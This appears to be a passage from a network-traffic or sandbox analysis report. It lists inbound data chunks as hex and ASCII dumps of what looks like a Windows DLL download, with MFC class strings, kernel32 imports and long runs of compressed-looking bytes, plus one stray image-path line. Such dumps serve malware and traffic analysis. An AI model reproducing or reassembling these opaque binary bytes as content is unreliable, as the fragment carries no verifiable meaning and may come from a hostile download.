2022-01-28 20:04:54 UTC	312	IN	Data Raw: 00 00 20 45 05 10 01 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 40 00 00 00 50 e0 04 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 54 45 05 10 9c e0 04 10 00 00 00 00 00 00 00 00 02 00 00 00 ac e0 04 10 b8 e0 04 10 f0 c2 04 10 00 00 00 00 54 45 05 10 01 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 40 00 00 00 9c e0 04 10 00 00 00 00 00 00 00 00 00 00 74 45 05 10 e8 e0 04 10 00 00 00 00 00 00 00 00 07 00 00 00 f8 e0 04 10 18 e1 04 10 34 e1 04 10 88 dd 04 10 70 bf 04 10 b0 bf 04 10 ac be 04 10 e4 be 04 10 00 00 00 00 74 45 05 10 06 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 40 00 00 00 e8 e0 04 10 94 45 05 10 05 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 40 00 00 00 50 e1 04 10 00 00 00 00 00 00 00 00 06 00 00 00 60 e1 04 10 34 e1 04 10 88 dd 04 10 70 Data Ascii: E@PTETE@tE4ptE@E@P`4p
2022-01-28 20:04:54 UTC	320	IN	Data Raw: 00 00 42 4b 04 10 ff ff ff ff 4a 4b 04 10 22 05 93 19 03 00 00 00 60 00 05 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 ff ff ff ff 6d 4b 04 10 00 00 00 00 75 4b 04 10 22 05 93 19 02 00 00 00 9c 00 05 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 ff ff ff ff 9e 4b 04 10 22 05 93 19 01 00 00 00 d0 00 05 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 ff ff ff ff c3 4b 04 10 22 05 93 19 01 00 00 00 fc 00 05 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 22 05 93 19 12 00 00 00 4c 01 05 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 ff ff ff ff e9 4b 04 10 00 00 00 00 2c 4c 04 10 00 00 00 00 42 4c 04 10 02 00 00 00 4a Data Ascii: BKJK"`mKuK"K""LK,LBLJ
2022-01-28 20:04:54 UTC	328	IN	Data Raw: 6e 67 73 57 00 00 a3 02 51 75 65 72 79 50 65 72 66 6f 72 6d 61 6e 63 65 43 6f 75 6e 74 65 72 00 ca 01 47 65 74 53 79 73 74 65 6d 54 69 6d 65 41 73 46 69 6c 65 54 69 6d 65 00 fd 00 47 65 74 41 43 50 00 00 ba 01 47 65 74 53 74 72 69 6e 67 54 79 70 65 41 00 00 bd 01 47 65 74 53 74 72 69 6e 67 54 79 70 65 57 00 00 e2 01 47 65 74 54 69 6d 65 5a 6f 6e 65 49 6e 66 6f 72 6d 61 74 69 6f 6e 00 00 22 01 47 65 74 43 6f 6e 73 6f 6c 65 43 50 00 00 33 01 47 65 74 43 6f 6e 73 6f 6c 65 4d 6f 64 65 00 00 44 02 4c 43 4d 61 70 53 74 72 69 6e 67 41 00 00 45 02 4c 43 4d 61 70 53 74 72 69 6e 67 57 00 00 37 03 53 65 74 53 74 64 48 61 6e 64 6c 65 00 00 99 03 57 72 69 74 65 43 6f 6e 73 6f 6c 65 41 00 35 01 47 65 74 43 6f 6e 73 6f 6c 65 4f 75 74 70 75 74 43 50 00 00 a3 03 57 72 69 Data Ascii: ngsWQueryPerformanceCounterGetSystemTimeAsFileTimeGetACPGetStringTypeAGetStringTypeWGetTimeZoneInformation"GetConsoleCP3GetConsoleModeDLCMapStringAELCMapStringW7SetStdHandleWriteConsoleA5GetConsoleOutputCPWri


Timestamp	kBytes transferred	Direction	Data
2022-01-28 20:04:55 UTC	336	IN	Data Raw: 69 65 6e 74 53 69 74 65 40 43 4f 6c 65 43 6f 6e 74 72 6f 6c 53 69 74 65 40 40 00 00 00 00 8c 9b 04 10 00 00 00 00 2e 3f 41 55 49 4f 6c 65 43 6c 69 65 6e 74 53 69 74 65 40 40 00 00 00 00 8c 9b 04 10 00 00 00 00 2e 3f 41 56 58 4f 6c 65 43 6f 6e 74 72 6f 6c 53 69 74 65 40 43 4f 6c 65 43 6f 6e 74 72 6f 6c 53 69 74 65 40 40 00 00 00 00 8c 9b 04 10 00 00 00 00 2e 3f 41 55 49 4f 6c 65 43 6f 6e 74 72 6f 6c 53 69 74 65 40 40 00 00 00 00 8c 9b 04 10 00 00 00 00 2e 3f 41 56 58 41 6d 62 69 65 6e 74 50 72 6f 70 73 40 43 4f 6c 65 43 6f 6e 74 72 6f 6c 53 69 74 65 40 40 00 8c 9b 04 10 00 00 00 00 2e 3f 41 56 58 50 72 6f 70 65 72 74 79 4e 6f 74 69 66 79 53 69 6e 6b 40 43 4f 6c 65 43 6f 6e 74 72 6f 6c 53 69 74 65 40 40 00 00 00 8c 9b 04 10 00 00 00 00 2e 3f 41 55 49 50 72 6f 70 Data Ascii: ientSite@COleControlSite@@.?AUIOleClientSite@@.?AVXOleControlSite@COleControlSite@@.?AUIOleControlSite@@.?AVXAmbientProps@COleControlSite@@.?AVXPropertyNotifySink@COleControlSite@@.?AUIProp
2022-01-28 20:04:55 UTC	343	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii:
2022-01-28 20:04:55 UTC	351	IN	Data Raw: a6 0c 0b b7 e9 83 4d ca e0 f2 a7 1a dc e4 c7 fe 1a d2 59 64 1f c2 a6 d7 b5 43 99 96 34 62 8b 14 5e 7a 9b e4 28 a4 f7 2d be bd 26 6b 45 a4 e8 c1 ef 8c 25 b3 66 4e 76 ed da 5d 5e 75 4a 26 f3 51 b4 ca d6 4d 5c d1 aa 1d 47 bb 1d 1a a5 12 3f 44 d4 e6 b5 ff d9 25 73 c7 df 92 22 1a ec 89 be b5 08 95 9c 62 49 50 d0 1e cb e6 75 97 2d 37 28 fa fa 6e 62 2f ed 14 0a b9 d9 95 cc 52 17 96 58 11 96 b7 d8 a7 89 6b 58 51 4b 5b 4a 13 f8 48 d2 c8 e7 4d f6 bd 9c a1 b8 69 40 46 2e 08 d1 9b 20 99 c2 b3 2d 20 80 30 22 d7 5f 20 12 26 4a 67 58 11 16 b6 dc b6 23 9d 92 00 5a 89 00 9d 78 b5 ba 0c 68 8a 20 14 47 93 53 8c 0d f8 19 b2 14 cb d9 c5 31 55 2c 4f 1c 81 8f d0 3a 9c c6 e5 f5 c7 a8 1c 7e e2 e0 90 cd 24 3f 28 e9 fc 74 f2 f2 6c 53 da ef 54 0b a6 93 60 77 f9 0e c0 3e 06 ba da 53 Data Ascii: MYdC4b^z(-&kE%fNv]^uJ&QM\G?D%s"bIPu-7(nb/RXkXQK[JHMi@F. - 0"_ &JgX#Zxh GS1U,O:~$?(tlST`w>S
2022-01-28 20:04:55 UTC	359	IN	Data Raw: a9 f9 71 16 48 fa 4f 73 1b 6a 11 b9 fd 18 b7 5c 36 e0 6f 39 c7 ca 70 66 af eb 73 9b 90 39 90 56 67 01 ea 5e b9 3f 88 7e d1 27 0d 92 0f 75 e5 6b 9e 9b 7e 34 86 eb c0 de 48 74 83 8b 71 0d 0d 62 58 86 62 2b ef db 95 7b 09 e3 fc d7 8e 23 31 07 b7 a1 07 b4 4d 3e ee 52 71 f6 08 c1 f9 4c 40 d7 90 13 e9 d9 19 3b 7e 02 d7 db af 1d de ef 51 a6 8a 48 25 fd 05 ee 33 ec d4 13 d1 18 3c e2 e2 aa 13 57 4a 14 df 9b 4e fe 9a 3f 07 9b ac 8d 97 9a 3e 2d 99 4c 49 7a 43 ff 74 7d 8b 02 b1 ea af 73 fb 39 4e 30 05 cb 34 81 7f 4f 9f 76 18 ea 4f 41 39 fa 54 dc b4 cc fb f3 fc 77 f8 b1 70 a0 e9 7f de 68 d9 07 b6 69 b4 a1 a5 f7 05 4e 10 aa d8 8b 1a 01 3a 27 47 11 e4 e9 bb 55 f8 e7 58 d1 ae 58 68 51 ea 12 da 35 be d3 c5 22 f5 91 b2 64 e7 e1 fa b4 c1 1e 50 73 58 7c 78 48 38 8f 95 21 c6 Data Ascii: qHOsj\6o9pfs9Vg^?~'uk~4HtqbXb+{#1M>RqL@;~QH%3<WJN?>-LIzCt}s9N04OvOA9TwphiN:'GU XXhQ5"dPsX|xH8!
2022-01-28 20:04:55 UTC	367	IN	Data Raw: e8 f7 9a d1 e5 18 2c 0f 3b 75 1f cb c4 ed 47 b9 06 8a e6 fe 1d 5a 96 9b 00 ce 53 4b 0f c1 0d c0 bd a1 9e cc 2c dc 86 80 c9 68 d3 94 4b 88 04 3e 1f c7 ec 46 48 8e e4 a1 49 79 d4 1e 6b 3a d7 87 6b 69 ef 22 31 94 6b d4 d8 97 dd 18 02 99 77 26 a5 e6 cc 9b 8e ef 75 c1 b6 d2 df e6 66 c3 ad 5c ec ce a3 44 f2 a2 36 46 fa 78 77 44 f4 b7 d4 a5 9c 28 45 4e 6c e8 2b d0 41 0c 00 c0 14 c2 94 b4 90 03 e3 14 01 73 e0 78 21 47 54 e0 d2 36 f6 fe d7 f1 a6 e0 c6 a8 77 22 4f 1a 28 40 39 8e da 39 08 8a 26 9e ab bb 9c 81 46 88 fb 5f 56 d7 a2 97 ab 3b 0a b3 18 9a ff 88 35 db 2c 0e bf 7e 8f 0f 90 01 f8 1d 14 98 ee 28 06 24 0b fe 51 5f 24 b1 4e c6 11 39 d0 65 b3 7e 30 a3 4d 3a 38 3b 08 6f 49 f7 b2 69 3e e9 87 aa 49 04 97 bc c0 25 05 02 e6 11 61 71 97 d3 2c db ba d5 59 2a dd b5 a5 Data Ascii: ,;uGZSK,hK>FHIyk:ki"1kw&uf\D6FxwD(ENl+Asx!GT6w"O(@99&F_V;5,~($Q_$N9e~0M:8;oIi>I%aq,Y*
2022-01-28 20:04:55 UTC	375	IN	Data Raw: d5 cc 83 6d 40 42 eb cf 52 4c d7 32 e3 9c de 8d 3b 39 96 1b 4a bf d3 d8 78 5a 2d 5b bc cf aa 5e 27 5b bc 0b 6f 60 e2 6a 09 5a a4 7c 5f 08 fe 2c 21 bc f2 f9 e5 05 c1 37 48 80 2b 14 4a 85 f5 70 d5 12 1c 56 cb 17 d6 f0 82 ba f2 85 b5 8a ad e4 ef a2 00 3a 67 01 d8 51 01 21 2c be d6 a9 f2 24 26 c6 38 f3 d4 c1 50 9b 9c cd b1 33 3d ad 3b da ad e9 72 76 5f 45 03 93 6b 4e 0c 6d bc 27 34 c4 36 5a fc 76 79 be 0a 0d 1d 78 6b aa 3d cc f6 8f 9c 04 a3 12 46 ee fa 05 35 1c 72 7f f3 78 17 f1 ae 3b a1 c3 af fa 1f 97 17 66 8c b5 0d 7d 44 3a 86 64 59 13 7f 16 49 69 ef 97 66 f4 50 4b 89 ef 3b 62 5a 34 2c 27 a8 bb df d0 19 9e 0a a8 6a 8f dd 7a ba 3c 1d ad f2 9e 4b 47 f0 52 d1 50 84 27 cf 4b da 6c 0f 7b 5f 63 03 e3 2b 86 6f b3 98 55 04 11 0f a1 65 f7 64 20 b5 8b 60 07 bd 0e f0 Data Ascii: m@BRL2;9JxZ-[^'[o`jZ|_,!7H+JpV:gQ!,$&8P3=;rv_EkNm'46Zvyxk=F5rx;f}D:dYIifPK;bZ4,'jz<KGRP'Kl{_c+oUed `
2022-01-28 20:04:55 UTC	383	IN	Data Raw: 39 eb c2 08 40 f2 76 8d dc 66 4b bb d4 d2 63 6d cf 0f b7 cb 8e 3f a0 a8 7e 5f 1d e8 dc 0c 8a 84 38 04 7d bf 7f b4 fd 4f c0 c1 e0 22 52 e0 27 97 49 11 d5 fb c2 f1 e0 7e 76 07 26 fb 14 28 bf a2 4c 09 9d db c5 8b d9 29 db f9 67 98 8d b3 73 53 23 d5 bb 14 ff f0 c5 b8 85 21 2f 31 13 da b0 fa 2e 0e 60 be d1 20 27 d2 5a d3 fa e0 d1 68 8a 82 e6 f0 7d 2f 2b aa e8 f9 41 75 d7 df 5b 49 d3 0e 50 79 bf e0 39 69 2f 8c e7 35 4d 8f 85 fb cb 4b 65 af 2c 3c b2 e1 24 59 f3 bb 17 19 f3 d6 53 90 52 d7 e9 78 dd bc 4e dd bc 63 f6 39 d7 65 a1 4e 01 6d e0 7f b0 11 68 c3 07 6a a8 88 e3 b5 3e 41 d8 3f 29 9b ed 99 79 39 c3 f2 eb 70 ff d6 e7 b2 63 a7 23 69 b1 e3 8c c7 35 df cd 7d 9a 11 8e 65 e6 a3 d1 7f 68 30 aa 8d 87 16 87 d1 8a e6 52 e4 89 ef c9 c2 4c dc 91 cb 63 f5 94 79 4e 59 4b Data Ascii: 9@vfKcm?~_8}O"R'I~v&(L)gsS#!/1.` 'Zh}/+Au[IPy9i/5MKe,<$YSRxNc9eNmhj>A?)y9pc#i5}eh0RLcyNYK
2022-01-28 20:04:55 UTC	390	IN	Data Raw: 7e df 7a 8d 06 1b f8 77 fb 0a 01 51 31 e6 a7 b4 d2 b9 8e 67 d2 a8 3c df 4f 1f d5 0c 31 ca 0c 0a 4d 92 7d cf 29 ca 9c 4a 0f 92 74 0e 5b b1 ee e0 3c 53 eb 72 57 e4 9b 74 d6 d1 bb 2c 57 a5 b9 a8 e6 a4 5f 8f 43 f6 cf 13 b4 76 5d fb bb 57 7a 2b bd 13 88 85 0e 39 25 f8 5f ad c4 5c 83 8b f0 81 38 cb e5 01 e7 50 16 90 18 38 b0 83 74 10 e2 8d 52 79 35 ce 44 0f 9a dd d2 70 2a 99 91 1f f5 de 20 23 7d da d7 fa 08 f5 02 b8 fd f1 68 d5 1c 29 7e c0 4b 69 29 eb f3 1e 02 c1 3e 51 18 a0 24 8c fc 77 90 bd b4 27 ad 88 2d 65 2b 72 f0 8a ff 2b 51 8e d2 13 2d fd c2 9f 61 e8 29 b6 bc fb 4a f2 09 68 da 9c a6 6f 81 ba 40 a7 73 5c e1 7b 17 f7 db f9 12 b2 c3 88 ee 40 10 3b 2b d5 3e dc c2 b3 1d 23 53 ad 8c 0d 57 2d 35 1b 8b 86 8b 08 ed 35 ac 70 a3 a1 30 cc f4 16 be 44 b3 d1 4f 9a 34 Data Ascii: ~zwQ1g<O1M})Jt[<SrWt,W_Cv]Wz+9%_\8P8tRy5Dp* #}h)~Ki)>Q$w'-e+r+Q-a)Jho@s\{@;+>#SW-55p0DO4
2022-01-28 20:04:55 UTC	398	IN	Data Raw: 50 0d a1 56 b7 01 18 36 1a 17 30 10 79 a9 89 68 f7 e7 d3 14 4c cc 8c af e2 bd eb 38 e9 75 4f 3f e2 7a 7c 52 52 99 50 6a 34 8a 8f be b3 c1 15 fb 8f 70 c0 56 0d 1e 88 c2 08 32 0b ae f1 93 a5 54 43 68 e0 f6 24 c8 b1 be 9c a2 f7 78 d4 7e 87 2f bb 1f 8f c6 38 9c 1b ab e2 56 fe 0f 83 1d 67 05 d8 47 82 61 81 5a 6d 67 c1 e5 f1 e2 5e b7 d1 f2 7d c8 69 b2 70 9f 92 7b 7c 7a e5 5b 0e 05 7f 33 60 50 82 99 94 56 45 e3 ae ee 48 3e b6 9c 0f c3 7f de 21 d5 34 61 2d 14 f2 e4 33 e2 79 4a ae b3 2e fe e4 b8 bb 64 f0 87 df c5 c7 e9 f6 0d 59 2b fd 4f fd d7 73 b3 a5 c0 6a 85 e8 d0 e5 c6 9f 6d 66 69 87 70 73 24 7c d4 bc c3 70 be 2a 05 7a ab ca 53 d7 b9 e7 79 46 0c ba ac 17 ed 3f 70 94 ca 29 4b 0b 6c 26 87 7f c9 2b 36 1f 3b 12 bb b5 50 d4 9f c1 32 a3 70 9d 69 7d 20 40 4f 1b b7 a4 Data Ascii: PV60yhL8uO?z|RRPj4pV2TCh$x~/8VgGaZmg^}ip{\|z[3`PVEH>!4a-3yJ.dY+Osjmfips$|p*zSyF?p)Kl&+6;P2pi} @O

Timestamp	kBytes transferred	Direction	Data
2022-01-28 20:04:55 UTC	406	IN	Data Raw: f5 91 0e 5f 17 f5 47 c8 f5 69 b8 0e 2f 61 e2 10 95 dd ca 29 b3 ea bd f5 76 73 5f fd f6 1d 27 c9 89 41 e8 7f 5c 66 8e b4 9e cd 36 34 03 65 cf ac 60 db 79 bb df c1 1a 84 91 4e 6d ce 8e 1e b9 a1 be 46 b2 db bc 12 b0 15 13 17 44 da 5d 3c c8 fe 07 ad d8 01 ce fa 7b 8b 44 45 9a 2f 9a 82 07 7d ff 70 b2 cf 0e 42 f6 70 df 49 70 bb 07 56 61 f2 36 11 73 7b f8 4e f9 dd a1 c6 cf 41 73 e7 c5 f5 e7 1b 32 2e 56 e4 c7 53 26 d8 66 30 44 7f 40 55 9d 9e a0 f2 a0 2d f2 26 6d 7f 99 52 ee 51 0f 66 ee 3d 37 e2 61 01 4a 48 0f e9 fc 3f bb 5f 36 90 6e 9f 17 b9 ac 5b 28 f6 11 66 6f 66 14 79 6e 94 9b ac 18 6b d6 5c 03 1e 7e aa a7 e6 28 85 c7 7f c4 09 c9 ad 54 9a be 04 49 a8 08 ca 95 b7 61 83 76 5a 8c 7a f4 94 7a 55 c1 20 25 44 ff ce 09 92 3f ac ee ef ba 82 a3 f6 7a 64 37 43 69 58 15 Data Ascii: _Gi/a)vs_'A\f64e`yNmFD]<{DE/}pBpIpVa6s{NAs2.VS&f0D@U-&mRQf=7aJH?_6n[(fofynk\~(TIavZzzU %D?zd7CiX
2022-01-28 20:04:55 UTC	414	IN	Data Raw: 5b 3d 32 2f c2 25 99 3c 4c 64 60 87 aa 79 4b 6f ab 00 77 55 7f 97 6d 5b b9 19 b0 9b 61 73 6e 4a 0c 5c f4 c3 cc 4e 99 bf aa 4c 37 9b 0f 85 c3 b1 2c 95 a0 6b 1d 22 7c 52 21 a8 52 6e 89 04 1d b5 ec 84 a8 e9 ff 3b 94 cf db 7c 73 7e 19 f0 1e bf 40 6f 8c 92 63 7c 0a bb b4 02 a9 b2 bd 06 14 1f 3b 48 46 9b 98 61 fb f1 13 f7 c1 e6 69 5d c4 22 42 85 eb b1 d4 20 f5 4b a8 3e c0 05 e2 5c 91 de 68 ca bf bd 4e db 26 1d cd b6 e8 c3 b1 2d bb 9b a8 16 92 c2 7e ae 78 4a 39 cf 4e c6 a3 de 2b 41 77 b2 ce a7 4c 98 bd f8 12 77 ef 18 4d 0b c4 39 61 34 2d a7 a7 52 ab 0a 95 19 ea 65 f2 65 da f6 a4 74 74 94 ad d4 fe 05 b1 d3 5e fb 9a 8f 56 e5 46 4b 13 85 fc 34 8b ff d6 a7 e1 8b 5e e9 53 21 bd f0 31 32 dc 76 24 28 4f ea b7 ea 27 61 87 c8 2f 46 12 37 a4 c1 50 29 b4 a7 d8 bf 29 c2 16 Data Ascii: [=2/%<Ld`yKowUm[asnJ\NL7,k"|R!Rn;|s~@oc|;HFai]"B K>\hN&-~xJ9N+AwLwM9a4-Reett^VFK4^S!12v$(O'a/F7P))
2022-01-28 20:04:55 UTC	422	IN	Data Raw: 03 7c bb 8e db 75 e5 d6 ee 02 b1 94 d5 5c 43 f5 83 69 a2 22 df 17 34 6f ed 03 a7 e2 30 e6 e9 6e 7f b0 fb 5b 13 48 d5 b1 af 10 c7 7d 69 2f 83 ab 48 e8 58 ef ed b3 ed 35 b2 7a ac c1 14 e2 94 a0 97 aa 59 a0 27 69 6f f3 44 b1 d4 67 75 a5 c3 fb e7 4d 29 07 b0 20 59 83 79 d0 35 eb 68 9f 41 0b 51 dc c1 fb c7 a8 3b f9 b2 ce 70 d5 fc 56 f3 49 3c 32 f7 29 4e 86 96 d9 40 5c 11 5b c8 2d 89 e1 26 5e c2 f1 8d 4f 92 32 f7 6a b7 1d 90 de be 44 3b 67 de 9f cc a3 90 90 48 97 d1 8a dc 6c 0c 32 6a 27 f1 70 55 fe e8 27 76 5d 31 dc 59 f5 53 80 7d 4c 7f d8 52 84 a8 36 28 49 fd bb 60 41 a7 1a 91 10 6d 3e ed a2 cb a1 a1 ad cb d2 e9 7e b5 c0 b1 74 7a 27 50 ec f9 f7 7d 64 71 25 fb 02 7f 99 62 9f d6 0f 73 29 96 70 00 45 63 f4 4d 60 91 4f 87 68 e5 83 89 8e 1a 67 2e e7 23 ab a5 e7 17 Data Ascii: |u\Ci"4o0n[H}i/HX5zY'ioDguM) Yy5hAQ;pVl<2)N@\[-&^O2jD;gHl2j'pU'v]1YS}LR6(l`Am>~tz'P}dq%bs)pEcM`Ohg.#
2022-01-28 20:04:55 UTC	430	IN	Data Raw: 62 2b 5f b1 37 27 0d 28 f6 6d ee ec ae 1c a7 73 a3 17 4c 30 5d 1c d1 79 e9 f0 61 ba 0d 1b 4b 9e 05 f1 fb 9b fb 65 4c 44 8a 6c b3 2d cd 6b bb 40 e0 75 16 83 cb 4a 7f b6 2d 00 ec 4d 08 6f cb aa 65 42 69 5f d2 25 cc a6 bc 65 ba 7a 48 a2 3f 8d d8 de cc 83 41 c8 ac 0b 4f 6d d4 0b 5d 49 77 92 45 33 ba af 54 a0 82 20 8b 32 12 8a 67 e5 e3 49 3e c1 36 35 a2 f4 9b b3 1c 08 af 83 39 d3 d9 3f 2a 0d 82 a1 7b c4 e5 83 01 35 b4 16 43 28 54 59 c4 c1 3f 25 78 bf 23 cb 42 7f bb 83 11 e4 30 22 0c 36 a6 50 98 96 c5 b0 95 ef 99 5d 19 8b d4 74 f7 46 79 ec cb c4 65 80 5f 36 f7 bc ab 1a 8d cb 1b 6d 73 d3 e3 9d 35 74 1e aa d2 54 9b 4d c9 23 22 b3 cb cc c8 a7 34 31 72 a7 4b 16 cc a3 04 3f df 3d 95 fb 48 d0 0b c7 d6 18 b1 86 da 74 66 d8 7e 72 72 22 ef d2 3b 32 12 32 4b 34 19 e9 14 Data Ascii: b+_7'(msL0]yaKeLDl-k@uJ-MoeBi_%ezH?AOm]IwE3T 2gI>659?*{5C(TY?%x#B0"6P]tFye_6ms5tTM#"41rK?=Htf~rr";22K4
2022-01-28 20:04:55 UTC	437	IN	Data Raw: 98 11 36 18 a2 7c 2e e9 7a ff 15 58 29 5f 60 b8 c5 43 8f db c6 99 b0 ca 87 e0 33 5d 67 fa f4 e5 9d 01 7b e2 db c6 3e da c4 86 1f b7 73 b0 75 00 eb 5a f8 ba 1f a5 c2 71 0e 15 79 e3 94 f4 19 d6 b6 0e 7f f1 57 5c cc 37 94 6d b2 66 61 d8 1c ea 2f e0 ca 6e a8 aa fe b5 3e d9 13 1d 9e 63 78 60 63 e5 b8 9e 01 6a 2a e5 a4 63 16 e9 0f 13 f8 20 db a3 f4 37 4b f0 28 88 8f a3 8c d2 cc e0 84 63 99 02 c2 0b 79 ba ae 12 82 d8 e6 56 f7 5f c5 8f 54 a3 5b 8a 5d 20 24 4f 64 4e cd 77 4b c3 45 cc d5 0e a7 64 b2 2d c7 f9 50 d2 a1 58 d1 df 3e 6e 89 d2 f4 5a 05 82 1e 88 e4 e3 52 16 11 f9 95 41 b5 6f dd 9d 3a bf 79 0a 19 3d 84 22 6e aa 81 c0 84 91 14 42 78 2a 01 c8 78 04 5d a6 6a 89 c0 53 00 c7 27 a6 35 8e 54 1d ed 84 12 87 3c f7 96 53 c6 20 0e e6 10 20 ed 78 6b f1 b1 d8 29 fe 65 Data Ascii: 6|.zX)_`C3]g{>suZqyW\7mfa/n>cx`cj*c 7K(cyV_T[] $OdNwKEd-PX>nZRAo:y="nBx*x]jS'5T<S xk)e
2022-01-28 20:04:55 UTC	445	IN	Data Raw: fb ca 94 6a 58 ad 17 e7 78 c1 4d a2 67 7e 85 42 96 16 d7 18 56 20 14 15 aa dd 34 36 28 a9 1b ed dd a6 26 14 92 0b 54 09 24 ca 9a 2a d1 e0 bc 75 a1 14 14 82 4d 29 36 26 29 20 b6 64 6b 62 25 07 94 f2 1e 40 1e f7 55 34 c2 06 05 de 18 d9 e3 09 8a bd 64 99 19 bc ac 27 f1 fb c3 a1 fa 7b 2f 4a fa f7 a6 87 f9 e6 4a 93 95 99 20 f4 12 ed 5e 9e ca ae 56 54 66 d0 45 3e d9 7c 2a e4 b1 28 d9 dd 14 a7 6d f2 5c c0 a8 0b 72 01 42 37 7e ad b2 14 f9 ad fb 58 7f dd 31 93 10 d0 be 43 85 89 9c 94 fe 0a dd d6 12 31 aa cc 3c f3 ee a0 e1 8d 46 7d 12 5f 4f e8 12 dd bd 51 ee 0f a8 ee a3 bb 4f f4 cd aa 48 56 23 b8 18 28 fe 3e fd 2c 13 c2 29 22 cd 1c cc 59 47 76 db 11 f8 4e a1 3c 2a 2d ad 02 20 f7 fc 6b 29 3c 43 b4 0d 6b cf be 03 29 64 9a 08 17 24 1b 8b c1 14 eb 10 72 6d a5 6e 23 a5 Data Ascii: jXxMg~BV 46(&T$*uM)6&) dkb%@U4d'{/JJ ^VTfE>\|*(m\rB7~X1C1<F}_OQOHV#(>,)"YGvN<*- k)<Ck)d$rmn#
2022-01-28 20:04:55 UTC	453	IN	Data Raw: 86 e3 ae 01 c9 fd 38 39 44 73 1d 4d 1b 8a 5c 83 2c 4e 5c 13 b1 3d c1 62 3a 1c 9b be b4 ba dc 2a a2 15 f0 ce eb bd ff 2c 1a d2 59 15 03 f7 e8 63 d0 0f 3c 88 d2 ba d6 c2 19 f2 d0 bd 0a 43 dd 86 7b a5 26 3b 82 3a 5b 6a 4f 28 e4 50 46 57 16 61 b0 78 5a a2 4a 8d fb a2 e5 86 b8 1d 65 36 09 f5 03 f3 fd e1 b4 3d ab f2 96 f0 18 ac 00 09 ab 2c 1a 66 e0 9d 28 e7 e8 f1 8f 02 d0 eb 24 28 9e 91 d4 4f 8b 11 15 ef ba d5 2a 41 6d ba 1e 7b 7b cd b1 34 d4 62 76 52 96 06 fa b0 f8 24 08 bb 46 14 e7 bc f6 f6 79 99 71 61 65 1f d0 74 4d 28 0d af ee 2f af 4d 99 f4 d6 4a 75 c3 36 20 8c 0c df 43 85 76 58 4b 34 86 a4 28 17 d2 7d d2 1f cc 05 80 37 47 3a 93 29 f4 8d 3b 4e ef 5f 89 00 22 0e 83 22 dd 4c 70 0c 62 bf 47 73 27 76 7d 83 3d fa 10 77 ca 7b 0e fb 4f fa d4 5a 32 fd 0b 91 f5 b8 Data Ascii: 89DsM\,N\=b:*,Yc<C{&,:[jO(PFWaxZJe6=,f($(O*Am{{4bvR$FyqaetM(/MJu6 CvXK4(}7G:);N_""LpbGs'v}=w{OZ2
2022-01-28 20:04:55 UTC	461	IN	Data Raw: 90 9e d4 db 06 db ab 57 46 d4 c8 29 5b 07 c7 72 df 27 5c ac 1d 63 29 3f 2c 39 c2 5b 4c c6 1a 49 97 3d be f0 bd 65 03 2f 8b 39 30 2d 18 e9 bf 6f 8b e1 4e fb 03 1a 7c 7e a4 92 54 96 db 60 48 5c a9 e2 52 a1 53 dc 1b 5f 4c 9a 4d 67 7d bb 82 26 5f c7 6e 23 78 0b 73 a5 8c 59 73 bc f9 18 7f d0 57 88 a6 4c f1 0b 78 3c c7 ca 44 34 43 cd 61 ba 33 6a 21 27 31 5f 66 85 16 3c 06 e1 f1 55 5b 08 c8 0c 18 cd 35 07 59 ed d8 09 1f 93 c6 ca 74 02 1f d0 a9 18 bf 1c 6a 2f 0a 3b bf a0 0b 68 13 d0 a2 bc 0d 94 f6 df 03 5b 15 ca f3 24 f4 ee 09 a1 54 40 ff 5c 4b 18 30 63 25 c9 d3 48 bc 07 57 6b 70 fa af 84 45 00 c4 6e de 67 43 f8 96 90 09 8e 66 43 0c 29 27 91 d8 ad 